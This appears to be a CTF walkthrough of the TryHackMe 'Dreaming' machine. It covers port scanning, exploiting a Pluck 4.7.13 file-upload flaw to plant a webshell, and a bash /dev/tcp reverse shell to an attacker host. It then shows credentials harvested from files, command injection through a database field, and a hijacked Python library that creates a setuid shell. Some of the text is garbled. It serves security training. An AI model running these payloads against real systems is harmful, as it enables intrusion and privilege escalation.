Dreaming

By Praveen Kumar Sharma

```
For me the IP of the machine is : 10.10.64.124
```

Lets try pinging it

```
ping 10.10.64.124 -c 5

PING 10.10.64.124 (10.10.64.124) 56(84) bytes of data.
64 bytes from 10.10.64.124: icmp_seq=1 ttl=60 time=238 ms
64 bytes from 10.10.64.124: icmp_seq=2 ttl=60 time=166 ms
64 bytes from 10.10.64.124: icmp_seq=3 ttl=60 time=177 ms
64 bytes from 10.10.64.124: icmp_seq=4 ttl=60 time=178 ms
64 bytes from 10.10.64.124: icmp_seq=4 ttl=60 time=168 ms
--- 10.10.64.124 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 166.041/185.423/237.955/26.680 ms
```

Alright lets get to port scanning

Port Scanning:

All Port Scan:

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.64.124 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.64.124 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-27 19:43 IST
Warning: 10.10.64.124 giving up on port because retransmission cap hit (2 Nmap scan report for 10.10.64.124
Host is up (0.16s latency).
Not shown: 65436 closed tcp ports (conn-refused), 97 filtered tcp ports (PORT STATE SERVICE 22/tcp open ssh 80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

```
Open ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http
```

Lets try an aggressive scan on these

Aggressive Scan:

```
nmap -sC -sV -A -T5 -p 22,80 10.10.64.124 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -p 22,80 10.10.64.124 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-27 19:45 IST
Nmap scan report for 10.10.64.124
Host is up (0.16s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
   3072 76:26:67:a6:b0:08:0e:ed:34:58:5b:4e:77:45:92:57 (RSA)
   256 52:3a:ad:26:7f:6e:3f:23:f9:e4:ef:e8:5a:c8:42:5c (ECDSA)
__ 256 71:df:6e:81:f0:80:79:71:a8:da:2e:1e:56:c4:de:bb (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.ord
Nmap done: 1 IP address (1 host up) scanned in 12.40 seconds
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 3072 76:26:67:a6:b0:08:0e:ed:34:58:5b:4e:77:45:92:57 (RSA)
| 256 52:3a:ad:26:7f:6e:3f:23:f9:e4:ef:e8:5a:c8:42:5c (ECDSA)
|_ 256 71:df:6e:81:f0:80:79:71:a8:da:2e:1e:56:c4:de:bb (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets try some directory fuzzing next

Directory Fuzzing:

gobuster dir -u 10.10.64.124 -w /usr/share/wordlists/dirb/common.txt -t 100 -o directories.txt

```
gobuster dir -u 10.10.64.124 -w /usr/share/wordlists/dirb/common.txt -t 100 -o directories.txt
______
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
                    http://10.10.64.124
[+] Method:
                    GET
[+] Threads:
                    /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes: 404
[+] User Agent:
                    gobuster/3.6
[+] Timeout:
                    10s
______
Starting gobuster in directory enumeration mode
______
/.htpasswd
               (Status: 403) [Size: 277]
/.hta
              (Status: 403) [Size: 277]
/.htaccess
              (Status: 403) [Size: 277]
/app
              (Status: 301) [Size: 310] [--> http://10.10.64.124/app/]
/index.html
              (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
______
Finished
```


```
// Directories
/app (Status: 301) [Size: 310] [--> http://10.10.64.124/app/]
/index.html (Status: 200) [Size: 10918]
```

Alright lets see this web application now

Web Application:

Default page: Nothing special default apache2 page





Alright lets see this directory i guess




Notice that admin button in the bottom lets press on this



Alright a login page lets try some commaon passwords like admin, password etc

And turns out it is password



Gaining Access:

Alright lets find a exploit for this version of Pluck 4.7.13

Found this one : https://www.exploit-db.com/exploits/49909 □

Pluck Cr	VIS 4.7.13 - FII	e Upload Ren	note Code Exec	cution (Authenti
CVE: 2020-29607	Author: RON JOST	Type: WEBAPPS	Platform:	Date: 2021-05-26
/	Exploit: 4 / {}		Vulnerable App: 🖸	

I read the code a bit to figure out how to run it run it like this

```
nvim exploit.py

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Dreaming git:(main)±3 (46.314s)

python3 exploit.py 10.10.64.124 80 password /app/pluck-4.7.13

Authentification was successfull, uploading webshell

Uploaded Webshell to: http://10.10.64.124:80/app/pluck-4.7.13/files/shell.phar
```

Alright lets visit this webshell now



p0wny@shell:.../pluck-4.7.13/files# id uid=33(www-data) gid=33(www-data) groups=33(www-data)

pOwny@shell:.../pluck-4.7.13/files#

Alright lets get a revshell using this

First start a listener

nc -lnvp 9001

Listening on 0.0.0.0 9001

Alright next u type in this to get the revshell in the webshell

bash -c 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'

pOwny@shell:.../pluck-4.7.13/files# bash -c 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'

and we get the revshell

```
Listening on 0.0.0.0 9001
Connection received on 10.10.64.124 55294
bash: cannot set terminal process group (799): Inappropriate ioctl for device bash: no job control in this shell
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$
```

Alright lets upgrade this a bit

```
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<es$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$</pre>
```

Flag - 1 : Lucien

So i found this file in the /opt

```
www-data@dreaming:/opt$ ls -al
ls -al
total 16
drwxr-xr-x 2 root root 4096 Aug 15 2023 .
drwxr-xr-x 20 root root 4096 Jul 28 2023 .
-rwxrw-r-- 1 death death 1574 Aug 15 2023 getDreams.py
-rwxr-xr-x 1 lucien lucien 483 Aug 7 2023 test.py
www-data@dreaming:/opt$
```

Lets see this whats its about as we can read this

```
www-data@dreaming:/opt$ cat test.py
cat test.py
import requests
#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"
data = {
        "cont1":password,
        "bogus":"",
        "submit":"Log+in"
req = requests.post(url,data=data)
if "Password correct." in reg.text:
   print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)
www-data@dreaming:/opt$
```

So we have a password for Lucien

```
    Ssh creds
Username : Lucien
Password : HeyLucien#@1999!
```

Alright lets connect via SSH with these creds

And we can

```
*** System restart required ***

lucien@dreaming:~ (0.301s)
id

uid=1000(lucien) gid=1000(lucien) groups=1000(lucien),4(adm),24(cdrom),30(dip),46(plugdev)

lucien@dreaming ~
```

Now u can read the first flag from here

```
total 44

drwxr-xr-x 5 lucien lucien 4096 Aug 25 2023 .

drwxr-xr-x 5 root root 4096 Jul 28 2023 ..

-rw------ 1 lucien lucien 687 Aug 27 14:48 .bash_history

-rw-r--r-- 1 lucien lucien 220 Feb 25 2020 .bash_logout

-rw-r--r-- 1 lucien lucien 3771 Feb 25 2020 .bashrc

drwx----- 3 lucien lucien 4096 Jul 28 2023 .cache

drwxrwxr-x 4 lucien lucien 4096 Jul 28 2023 .local

-rw-rw---- 1 lucien lucien 19 Jul 28 2023 lucien_flag.txt

-rw----- 1 lucien lucien 696 Aug 25 2023 .mysql_history

-rw-r---- 1 lucien lucien 807 Feb 25 2020 .profile

drwx----- 2 lucien lucien 4096 Jul 28 2023 .ssh

-rw-r---- 1 lucien lucien 4096 Jul 28 2023 .ssh

-rw-r---- 1 lucien lucien 4096 Jul 28 2023 .ssh
```

Flag - 2 : Death

Lets first check the sudo permission quickly

```
sudo -l

Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
```

Although we might not be able to read this file but i think we do have a copy here in the /opt dir

```
cat getDreams.py

import mysql.connector
import subprocess

# MySQL credentials

DB_USER = "death"

DB_PASS = "#redacted"

DB_NAME = "library"
```

```
import mysql.connector
import subprocess
def getDreams():
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        cursor = connection.cursor()
        query = "SELECT dreamer, dream FROM dreams;"
        cursor.execute(query)
        dreams_info = cursor.fetchall()
        if not dreams_info:
            print("No dreams found in the database.")
        else:
            for dream_info in dreams_info:
                dreamer, dream = dream_info
                command = f"echo {dreamer} + {dream}"
                shell = subprocess.check_output(command, text=True,
shell=True)
                print(shell)
    except mysql.connector.Error as error:
        print(f"Error: {error}")
    finally:
        cursor.close()
```

```
connection.close()

# Call the function to echo the dreamer and dream information
getDreams()
```

Alright it just get data from the mysql then displays something lets run it real quick

```
sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky
Bob + Exploring ancient ruins
Carol + Becoming a successful entrepreneur
Dave + Becoming a professional musician
```

Alright i tried to find the mysql password and i found this in the .bash_history of lucien

```
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
cat .mysql_history
clear
ls
```

Alright lets login in mysql like this to see this library database here

This one

Lets see the tables on this

Lets see whats in this

So we can update one of these as it is just printing this on shell

Now lets run it, I got a very unstable shell so i just updated the permission of this file so we can see the password

```
sudo -u death /usr/bin/python3 /home/death/getDreams.py
death@dreaming:/home/lucien$ cd
death@dreaming:~$ ls
death@dreaming:~$ chmod 777 getDreams.py
death@dreaming:~$ exit
exit
Alice +
death_flag.txt
getDreams.py

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician
```

Lets see the password now

```
Creds found
Username : death
Password : !mementoMORI666!
```

Alright lets switch user now

```
su death

Password:
    death@dreaming:/home/lucien$ id
    uid=1001(death) gid=1001(death) groups=1001(death)
    death@dreaming:/home/lucien$
```

Here u can read the death flag from

```
death@dreaming:/home/lucien$ cd
death@dreaming:~$ ls -al
total 56
drwxr-xr-x 4 death death 4096 Aug 25 2023 .
drwxr-xr-x 5 root root 4096 Jul 28 2023 ...
-rw----- 1 death death 462 Aug 27 14:58 .bash_history
-rw-r--r-- 1 death death 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 death death 3771 Feb 25 2020 .bashrc
drwx----- 3 death death 4096 Jul 28 2023 .cache
-rw-rw---- 1 death death 21 Jul 28 2023 death_flag.txt
-rwxrwxrwx 1 death death 1539 Aug 25 2023 getDreams.py
drwxrwxr-x 4 death death 4096 Jul 28 2023 .local
-rw----- 1 death death 465 Aug 25 2023 .mysql_history
-rw-r--r-- 1 death death 807 Feb 25 2020 .profile
-rw----- 1 death death 8157 Aug 7 2023 .viminfo
-rw-rw-r-- 1 death death 165 Jul 29 2023 .wget-hsts
death@dreaming:~$
```

Flag 3 - morpheus

On this user I had no sudo permissions
So i can read this file here

```
death@dreaming:/home$ cd morpheus/
death@dreaming:/home/morpheus$ ls
kingdom morpheus flag.txt restore.pv
death@dreaming:/home/morpheus$ ls -al
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug 7 2023.
drwxr-xr-x 5 root
                     root 4096 Jul 28 2023 ...
-rw----- 1 morpheus morpheus
                              58 Aug 14 2023 .bash_history
-rw-r--r-- 1 morpheus morpheus 220 Feb 25
                                          2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25 2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus
                              22 Jul 28 2023 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28 2023 .local
-rw-rw---- 1 morpheus morpheus 28 Jul 28 2023 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus 807 Feb 25 2020 .profile
-rw-rw-r-- 1 morpheus morpheus
                              180 Aug 7 2023 restore.py
-rw-rw-r-- 1 morpheus morpheus
                              66 Jul 28 2023 .selected editor
death@dreaming:/home/morpheus$
```

Lets read it

```
death@dreaming:/home/morpheus$ cat restore.py
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
death@dreaming:/home/morpheus$
```

Here we might be able to exploit this as this is a cronjob by exploiting this library lets find it real quick

```
death@dreaming:/home/morpheus$ find / -name shutil.py 2>/dev/null
/usr/lib/python3.8/shutil.py
/snap/core20/1974/usr/lib/python3.8/shutil.py
/snap/core20/2015/usr/lib/python3.8/shutil.py
death@dreaming:/home/morpheus$
```

Alright to exploit im gonna change this file to

```
import os
  os.system("cp /bin/bash /tmp && chmod +s /tmp/bash")

death@dreaming:/home/morpheus$ vim /usr/lib/python3.8/shutil.py
  death@dreaming:/home/morpheus$ cat /usr/lib/python3.8/shutil.py
  import os
  os.system("cp /bin/bash /tmp && chmod +s /tmp/bash")
  death@dreaming:/home/morpheus$

Now we just gotta wait for that binary in the /tmp folder
and we got it

death@dreaming:/home/morpheus$ cd /tmp
  death@dreaming:/tmp$ ls
```

```
death@dreaming:/home/morpheus$ cd /tmp
death@dreaming:/tmp$ ls
bash
snap-private-tmp
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
tmp.gufe5siEtY
tmp.jABKz1aQ3Z
tmp.nVC1e6C7ar
death@dreaming:/tmp$
```

To become morpheus u can run this like this

```
death@dreaming:/tmp$ ./bash -ip
bash-5.0$ whoami
morpheus
bash-5.0$ ■
```

And u can read the morpheus flag from here

```
bash-5.0$ ls -al
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug 7 2023.
drwxr-xr-x 5 root root 4096 Jul 28
                                          2023 ...
                                          2023 .bash_history
-rw----- 1 morpheus morpheus 58 Aug 14
-rw-r--r-- 1 morpheus morpheus 220 Feb 25
                                           2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25
                                          2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus 22 Jul 28
                                          2023 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28
                                          2023 .local
-rw-rw---- 1 morpheus morpheus 28 Jul 28
                                           2023 morpheus_flag.txt
                                           2020 .profile
-rw-r--r-- 1 morpheus morpheus 807 Feb 25
-rw-rw-r-- 1 morpheus morpheus 180 Aug 7
                                           2023 restore.py
-rw-rw-r-- 1 morpheus morpheus 66 Jul 28 2023 .selected_editor
bash-5.0$
```

Thanks for Reading :)